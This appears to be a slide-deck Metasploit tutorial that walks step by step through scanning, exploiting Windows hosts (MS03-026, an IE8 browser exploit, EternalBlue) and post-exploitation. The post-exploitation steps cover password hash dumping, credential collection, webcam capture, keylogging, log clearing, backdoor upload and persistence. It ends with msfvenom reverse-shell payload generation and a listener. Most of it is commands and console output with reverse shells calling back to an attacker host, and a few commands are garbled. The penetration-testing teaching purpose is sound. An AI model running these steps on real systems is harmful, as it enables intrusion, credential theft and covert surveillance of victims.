
Another SMB Scanner

- use
auxiliary/scanner/smb/smb_login
- set RHOSTS 192.168.1.0/24
- set SMBUser victim
- set SMBPass s3cr3t
- run



Find SQL Servers

- use `auxiliary/scanner/mssql/mssql_ping`
- set RHOSTS 192.168.1.177
- Set THREADS 1
- Set USE_WINDOWS_AUTHENT false
- Note: with this command run or exploit will work also note it is not case sensitive



The screenshot shows a Metasploit terminal window with the following content:

```
Terminal
File Edit View Search Terminal Help


Name          Current Setting  Required  Description
-----
PASSWORD                               no        The password for the specified username
RHOSTS                               yes        The target address range to scan
THREADS          1                yes        The number of concurrent threads to use
USERNAME         sa                no        The username to authenticate as
USE_WINDOWS_AUTHENT false            yes        Use windows authentication (requires DOMAIN option set)

msf auxiliary(mssql_ping) > set RHOSTS 192.168.1.177
RHOSTS => 192.168.1.177
msf auxiliary(mssql_ping) > set THREADS 1
THREADS => 1
msf auxiliary(mssql_ping) > set USE_WINDOWS_AUTHENT false
USE_WINDOWS_AUTHENT => false
msf auxiliary(mssql_ping) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) > 
```

Find SSH Servers

- use scanner/ssh/ssh_version
- set RHOSTS 192.168.1.177
- Set THREADS 1
- Set USE_WINDOWS_AUTHENT false
- Note: with this command run or exploit will work



The screenshot shows a Metasploit terminal window with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar (Terminal). The terminal displays the configuration for the `mssql_ping` module. A table lists the settings:

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target address range
THREADS	1	yes	The number of concurrent threads
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication (requires DOMAIN option set)

Below the table, the terminal shows the following commands and output:

```
msf auxiliary(mssql_ping) > set RHOSTS 192.168.1.177
RHOSTS => 192.168.1.177
msf auxiliary(mssql_ping) > set THREADS 1
THREADS => 1
msf auxiliary(mssql_ping) > set USE_WINDOWS_AUTHENT false
USE_WINDOWS_AUTHENT => false
msf auxiliary(mssql_ping) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >
```

```

msf auxiliary(mssql_ping) > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

  Name      Current Setting  Required  Description
  ----      -
  FTPPASS   mozilla@example.com no         The password for the sp
  FTPUSER   anonymous        no         The username to authent
  RHOSTS     yes              yes        The target address rang
  RPORT     21               yes        The target port
  THREADS   1                yes        The number of concurren

msf auxiliary(anonymous) > set RHOSTS 192.168.1.177
RHOSTS => 192.168.1.177
msf auxiliary(anonymous) > set RPORT 21
RPORT => 21
msf auxiliary(anonymous) > set THREADS 1
THREADS => 1
msf auxiliary(anonymous) > run

```

Find anonymous FTP Servers

- use
auxiliary/scanner/ftp/anonymous
- set RHOSTS 192.168.1.177
- Set RPORT 21
- Set THREADS 1
- Set USE_WINDOWS_AUTHENT
false

General Information


- ▶ Post exploitations modules are used once you have gained access to the target system
- ▶ To get more information on any exploit, use the info command
- ▶ *info*
exploit/windows/dcerpc/ms03_026_dcom
- ▶ Some modules will support the **check** command to see if the target is vulnerable before running **exploit**.

Use exploits

- Once you have found the exploit you wish to use, you use it with this command

use exploit/path/to/exploit_name

Set the remote host using set RHOST

A screenshot of a Kali Linux terminal window. The title bar at the top right says "Terminal". Below the title bar is a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal content shows the following commands and output:

```
msf post(enum_artifacts) > set RHOST 192.168.1.177
RHOST => 192.168.1.177
msf post(enum_artifacts) >
```

A faint "Kali Linux" watermark is visible in the background of the terminal window.

Very basic attack

- ▶ Try to get a reverse shell on the target system. This only works on Windows XP but does illustrate the process

- ▶ use exploit/windows/dcerpc/ms03_026_dcom

- ▶ set RHOST 192.168.1.177

- ▶ set PAYLOAD generic/shell_reverse_tcp

- ▶ set LHOST 192.168.1.234

- ▶ exploit

- ▶ Sessions

- ▶ If you get one then

- ▶ sessions -i 1

```
msf payload(shell_reverse_tcp) > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.177
RHOST => 192.168.1.177
msf exploit(ms03_026_dcom) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(ms03_026_dcom) > set LHOST 192.168.1.234
LHOST => 192.168.1.234
msf exploit(ms03_026_dcom) > exploit


[*] Started reverse TCP handler on 192.168.1.234:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.177[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.177[135] ...
[*] Sending exploit ...
[*] Exploit completed, but no session was created.
msf exploit(ms03_026_dcom) >
```

Common Issue

- exploit completed, but no session was created
- The "no session was created" message occurs if one of the following happens:
 - 1) The exploit you use doesn't work against the target you selected. Could be the exploit is for a different version, there is a problem with the exploit code, or there is a problem with the target configuration.
 - 2) The exploit you use was configured to use a payload that doesn't create an interactive session. In this case, the framework has no way of knowing whether the exploited worked, because it doesn't receive a connection from the target when its successful

Find exploits

- Rapid 7 maintains a database of these exploits online that you can also search <https://www.rapid7.com/db/modules/>



Windows 7 IE 8 Exploit

- ▶ Works on Windows 7 without SP1
- ▶ use exploit/windows/browser/ms11_003_ie_css_import
- ▶ set payload windows/meterpreter/reverse_tcp
- ▶ show options
- ▶ set URIPATH /
 - ▶ Note if you want a specific directory then set URIPATH "somedirectory"
- ▶ set LHOST 192.168.1.15
- ▶ exploit
- ▶ User clicks on <http://192.168.1.15:8080> (or whatever IP address you are using on your Metasploit machine)
- ▶ When the user clicks on the malicious link, the browser will try to load the page, but nothing will be displayed. But you will get a remote shell on your msfconsole.
 - ▶ **sessions -l**
 - ▶ **Sysinfo**
 - ▶ **Getuid**
 - ▶ **shell**

Eternal Blue

- Works on Windows 7
- use exploit/windows/smb/eternalblue_doublepulsar
- show options
- RHOST <Victim Address>
- RPORT 445
- set PAYLOAD windows/meterpreter
- set LHOST <Attacker Address>
- set PROCESSINJECT explorer.exe
- set targetarchitecture x64
- Exploit
- You may need to download the exploit: wget https://raw.githubusercontent.com/rapid7/metasploit-framework/master/modules/auxiliary/scanner/smb/smb_ms17_010.rb
- git clone <https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit>
- <https://gbhackers.com/windows-eternalblue-doublepulsar/>

When you get in

- sessions
- sessions -l 2 (replace 2 with the number of your session)
- sysinfo
- Getuid
- Take a picture (if the victim has a web cam)
 - webcam_list
 - webcam_snap -h
- Download something from client
 - download c:\\boot.ini
- Execute a command on the client
 - execute -f cmd.exe -i -H
- Upload to client
 - upload evil_trojan.exe c:\\windows\\system32

More post exploits

Note in some cases to use a second, post exploit module, you will need to *background* the current session.

- ▶ run post/windows/gather/hashdump
- ▶ run post/windows/gather/usb_history
- ▶ run post/multi/recon/local_exploit_suggester
- ▶ run post/windows/gather/enum_logged_on_users
- ▶ run post/windows/gather/enum_applications
- ▶ run post/windows/manage/migrate then run post/windows/gather/dumplinks
- ▶ use post/windows/gather/enum_patches (hint you really want to do show options with this one)
- ▶ run post/windows/gather/checkvm check to see if the machine you have attacked is a VM
- ▶ run post/windows/gather/credentials/credential_collector Grab credentials!!!
- ▶ Don't forget use priv and getsystem (also getsystem -h)

autopwn

- “Originally, Browser Autopwn was written by our developer Egyp7 back in 2008. It all started off with how Egyp7 saw people were using browser exploits the wrong way. Typically, users would fire off one exploit at a time to do a real attack, but you shouldn't do that because in reality you'd probably run into users with different browsers on different platforms. If the only exploit you're using ends up being loaded by the wrong version of browser, your attack could be spoiled. What you need is some type of custom web server that automatically detects what the connected client is using, what platform it's on, and then serve the exploits accordingly. Or as Egyp7 put it: "you need the guided missile approach.” First demo's ad Defcon 17 -

<https://community.rapid7.com/community/metasploit/blog/2015/07/15/the-new-metasploit-browser-autopwn-strikes-faster-and-smarter--part-1>

autopwn

- use auxiliary/server/browser_autopwn
- Then you can set options or just *run* to see all modules
- It sets the server up as an automated attack server. So all settings are on your Kali server...then when someone visits that IP/URL in their browser, they get attacked by all the options (following image from Jaswal, Nipun. Mastering Metasploit)

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf auxiliary(browser_autopwn) > set SRVPORT 8080
SRVPORT => 8080
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > exploit
```

autopwn

- On your server you will see when they connect

```
[*] Server started.  
[*] 192.168.1.177 ms10_046_shortcut_icon_dllloader - Sending UNC redirect  
[*] 192.168.1.177 ms10_046_shortcut_icon_dllloader - Sending UNC redirect  
[*] 192.168.1.177 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND  
request for /tqmFqwr  
[*] 192.168.1.177 ms10_046_shortcut_icon_dllloader - Sending 301 for /tqmFqwr  
...  
[*] 192.168.1.177 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND  
request for /tqmFqwr/  
[*] 192.168.1.177 ms10_046_shortcut_icon_dllloader - Sending directory multis  
tatus for /tqmFqwr/ ...  
[*] 192.168.1.177 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND  
request for /tqmFqwr
```

Meterpreter Basics

- Provides basic UNIX/Linux shell commands : ls, cat, cd, pwd, getuid, ps as well as meterpreter specific commands such as:
 - search: file system searching
 - **migrate**: migrate control to another running process. Usually run after looking at ps
 - **clearev**: clears logs (Windows only)
 - upload, download (upload or download a file)
 - webcam_list, webcam_snap
 - There is a good reference at <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>

After you exploit

- use priv
- Getsystem
- use exploit/windows/local/ this gives you local exploits
 - use exploit/windows/local/ms10_015_kitrap0d
 - Exploit
 - Attempts to get system privileges
- I like the GUI so lets get remote desktop
 - run getgui -h
- Lets do screen grab (this is only one method, there are others)
 - ps
 - migrate 100 (pid of explore.exe)
 - use espia
 - screengrab

So you want to do key logging?

- migrate 100 (some PID of a process you want)
- keyscan_start
- keyscan_dump
- screengrab

keylogging with meterpreter

Obviously you have to have a compromised machine to make this work.

Then run ps to see processes, note process ID. For example assume the command window is PID 100

Then from the meterpreter prompt you

Migrate 100

Now try

run post/windows/capture/keylog_recorder

```
meterpreter /> run  
post/windows/capture/keylog_recorder  
[*] Executing module against xxxx  
  
[*] Starting the keystroke  
sniffer...  
[*] Keystrokes being saved in to  
/root/.msf3/loot/  
20110324171334_default_192.168.1  
.195_host.windows.key_179703.txt  
[*] Recording keystrokes...
```

Yes MORE Post Exploits

- post/windows/gather/dumplinks
 - Dumps recent document links
- duplicate
- enum_chrome. - Script to extract data from a chrome installation.
- enum_firefox. - Script for extracting data from Firefox.
enum_logged_on_users.rb - Script for enumerating current logged users and users that have logged in to the system.
enum_powershell_env. - Enumerates PowerShell and WSH configurations.
- enum_putty. - Enumerates Putty connections.
- enum_shares.- Script for Enumerating shares offered and history of mounted shares.
- enum_vmware. - Enumerates VMware configurations for VMware product


Yes MORE Post Exploits

- `get_env` - Script for extracting a list of all System and User environment variables.
- `getfilezillacreds` - Script for extracting servers and credentials from Filezilla.
- `get_valid_community` - Gets a valid community string from SNMP.
- `multi_meter_inject` - Script for injecting a reverse tcp Meterpreter Payload into memory of multiple PIDs, if none is provided a notepad process will be created and a Meterpreter Payload will be injected in to each
- `persistence` - Script for creating a persistent backdoor on a target host
- `prefetchtool` - Script for extracting information from windows prefetch folder
- `screenspy` - This script will open an interactive view of remote hosts. You will need Firefox installed on your machine.

Yes MORE Post Exploits

- run `post/windows/gather/usb_history` this will get all USB devices that have been connected to the machine.
- run `post/windows/gather/hashdump` This will dump the hashes of the Windows passwords. You can then run those through rainbow tables.
- run `post/multi/recon/local_exploit_suggester` This one is rather obvious.
- use `post/windows/gather/enum_patches` Find out what patches are on this machine. That will let you know what else might work, and what won't.
- run `post/windows/gather/credentials/credential_collector` This will attempt to grab local credentials.

msfvenom



msfpayload

The diagram features a large teal triangle on the right side of the slide. Inside this triangle, there are two rounded rectangular boxes. The top box is white with a teal border and contains the text 'msfpayload'. The bottom box is white with a red border and contains the text 'msfencode'. Both boxes are semi-transparent, allowing the teal triangle to be visible through them.

msfencode

MSFvenom

- Msfvenom essentially combines msfpayload and msfencode so that you can encode and send them to the target. It is a powerful tool, and a part of Metasploit you should be familiar with from the shell in Kali, not from inside Metasploit.

msfvenom

```
root@kali:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
  -p, --payload <payload>      Payload to use. Specify a '-' or stdin to use custom payloads
  --payload-options             List the payload's standard options
  -l, --list [type]           List a module type. Options are: payloads, encoders, nops, all
  -n, --nopsled <length>     Prepend a nopsled of [length] size on to the payload
  -f, --format <format>      Output format (use --help-formats for a list)
  --help-formats              List available formats
  -e, --encoder <encoder>     The encoder to use
  -a, --arch <arch>          The architecture to use
  --platform <platform>      The platform of the payload
  --help-platforms           List available platforms
  -s, --space <length>       The maximum size of the resulting payload
  --encoder-space <length>   The maximum size of the encoded payload (defaults to the -s value)
  -b, --bad-chars <list>     The list of characters to avoid example: '\x00\xff'
  -i, --iterations <count>  The number of times to encode the payload
  -c, --add-code <path>     Specify an additional win32 shellcode file to include
```

msfvenom

- The -p flag: Specifies what payload to generate
- You can view payloads with `msfvenom -l payloads`
- The -f flag: Specifies the format of the payload
- The -o shows options for a payload
 - `Msfvenom -p payloadname -o`
 - `Msfvenom -p windows/meterpreter/reverse_tcp -o`

List all msfvenom payloads

*msfvenom -l
payloads*

```
root@kali:~# msfvenom -l payloads

Framework Payloads (437 total)
=====
```

Name	Description
aix/ppc/shell_bind_tcp	Listen for a connection
and spawn a command shell	
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker
and spawn a command shell	
android/meterpreter/reverse_http	Run a meterpreter server on Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server on Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server on Android. Connect back stager
android/shell/reverse_http	Spawn a piped command shell

msfvenom

- Lots of formats
- Some of the most commonly used are
- Asp, aspx, dll, elf, exe, exe-service, exe-small, vbs, msi, bash, c, csharp, java, perl, pl, powershell, py, python, raw, rb, ruby, sh,

```
root@kali:~# msfvenom --help-formats
Error: Executable formats
      asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-s
mall,hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-refle
ction, psh-cmd, vba, vba-exe, vba-psh, vbs, war
Transform formats
      bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powe
rshell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript
root@kali:~#
```

msfvenom


- ▶ Here is a complete example

```
Msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.1.234 LPORT=2111 -f exe > myvenomattack.exe
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.20 LPORT=80 -f exe >test  
ttack.h  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No Arch selected, selecting Arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 333 bytes  
Final size of exe file: 73802 bytes
```

Setup listener

- use exploit/multi/handler
- set LHOST KALIIP



```
Terminal
File Edit View Search Terminal Help

[ OK ]

https://metasploit.com

=[ metasploit v4.16.30-dev ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.2.20
LHOST => 10.0.2.20
msf exploit(multi/handler) > set LPORT 80
LPORT => 80
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.20:80
```

Putting it together

LISTENER IN METASPLOIT

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST YOURKALIIP

set LPORT SOMEPORTNUMBER

exploit

CREATE MSFVENOM FROM SHELL (NOT METASPLOIT)

